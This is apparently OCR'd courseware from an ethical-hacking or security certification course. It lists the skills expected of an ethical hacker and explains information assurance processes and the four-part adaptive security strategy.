
- **Technical Skills**
  - In-depth knowledge of major operating environments, such as Windows, Unix, Linux, and Macintosh
  - In-depth knowledge of networking concepts, technologies, and related hardware and software
  - A computer expert adept at technical domains
  - The knowledge of security areas and related issues
  - High technical knowledge of how to launch sophisticated attacks
- **Non-Technical Skills**
  - The ability to quickly learn and adapt new technologies
  - A strong work ethic and good problem solving and communication skills
  - Commitment to an organization's security policies
  - An awareness of local standards and laws

LO#05: Summarize the Techniques used in Information Security Controls

Information Security Controls

Information security controls prevent the occurrence of unwanted events and reduce risk to the organization's information assets. The basic security concepts critical to information on the Internet are confidentiality, integrity, and availability; the concepts related to the persons accessing the information are authentication, authorization, and non-repudiation. Information is the greatest asset of an organization. It must be secured using various policies, creating awareness, employing security mechanisms, or by other means.

This section deals with Information Assurance (IA), continual/adaptive security strategy, defense-in-depth, risk management, cyber threat intelligence, threat modeling, incident management, and AI and ML concepts.



Information Assurance (IA)

- IA refers to the assurance that the **integrity**, **availability**, **confidentiality**, and **authenticity** of information and information systems is protected during the usage, processing, storage, and transmission of information
- Some of the processes that help in achieving information assurance include:

1. **Developing local policy, process, and guidance**
2. **Designing network and user authentication strategies**
3. **Identifying network vulnerabilities and threats**
4. **Identifying problem and resource requirements**
5. **Creating plans for identified resource requirements**
6. **Applying appropriate information assurance controls**
7. **Performing certification and accreditation**
8. **Providing information assurance training**


Information Assurance (IA)

IA refers to the assurance of the integrity, availability, confidentiality, and authenticity of information and information systems during the usage, processing, storage, and transmission of information. Security experts accomplish information assurance with the help of physical, technical, and administrative controls. Information Assurance and Information Risk Management (IRM) ensure that only authorized personnel access and use information. This helps in achieving information security and business continuity.

Some of the processes that help in achieving information assurance include:

- Developing local policy, process, and guidance in such a way to maintain the information systems at an optimum security level
- Designing network and user authentication strategy—Designing a secure network ensures the privacy of user records and other information on the network. Implementing an effective user authentication strategy secures the information system's data
- Identifying network vulnerabilities and threats—Vulnerability assessments outline the security posture of the network. Performing vulnerability assessments in search of network vulnerabilities and threats help to take the proper measures to overcome them
- Identifying problems and resource requirements
- Creating a plan for identified resource requirements
- Applying appropriate information assurance controls
- Performing the Certification and Accreditation (C&A) process of information systems helps to trace vulnerabilities, and implement safety measures to nullify them

- Providing information assurance training to all personnel in federal and private organizations brings among them an awareness of information technology



Continual/Adaptive Security Strategy

- ☐ Organizations should adopt **adaptive security strategy**, which involves implementing all the four network security approaches
- ☐ The adaptive security strategy consists of four security activities corresponding to each security approach

Predict
- Risk and Vulnerability Assessment
- Attack Surface Analysis
- Threat Intelligence

Protect
- Defense-in-depth Security Strategy
    - Protect endpoints
    - Protect network
    - Protect data

Respond
- Incident Response

Detect
- Continuous Threat Monitoring

Continual/Adaptive Security Strategy

The adaptive security strategy prescribes that continuous prediction, prevention, detection, and response actions must be taken to ensure comprehensive computer network defense.

- **Protection:** This includes a set of prior countermeasures taken towards eliminating all the possible vulnerabilities on the network. It includes security measures such as security policies, physical security, host security, firewall, and IDS.
- **Detection:** Detection involves assessing the network for abnormalities such as attacks, damages, unauthorized access attempts, and modifications, and identifying their locations in the network. It includes the regular monitoring of network traffic using network monitoring and packet sniffing tools.
- **Responding:** Responding to incidents involves actions such as identifying incidents, finding their root causes, and planning a possible course of actions for addressing them. It includes incident response, investigation, containment, impact mitigation, and eradication steps for addressing the incidents. It also includes deciding whether the incident is an actual security incident or a false positive.
- **Prediction:** Prediction involves the identification of potential attacks, targets, and methods prior to materialization to a viable attack. Prediction includes actions such as conducting risk and vulnerability assessment, performing attack surface analysis, consuming threat intelligence data to predict future threats on the organization.


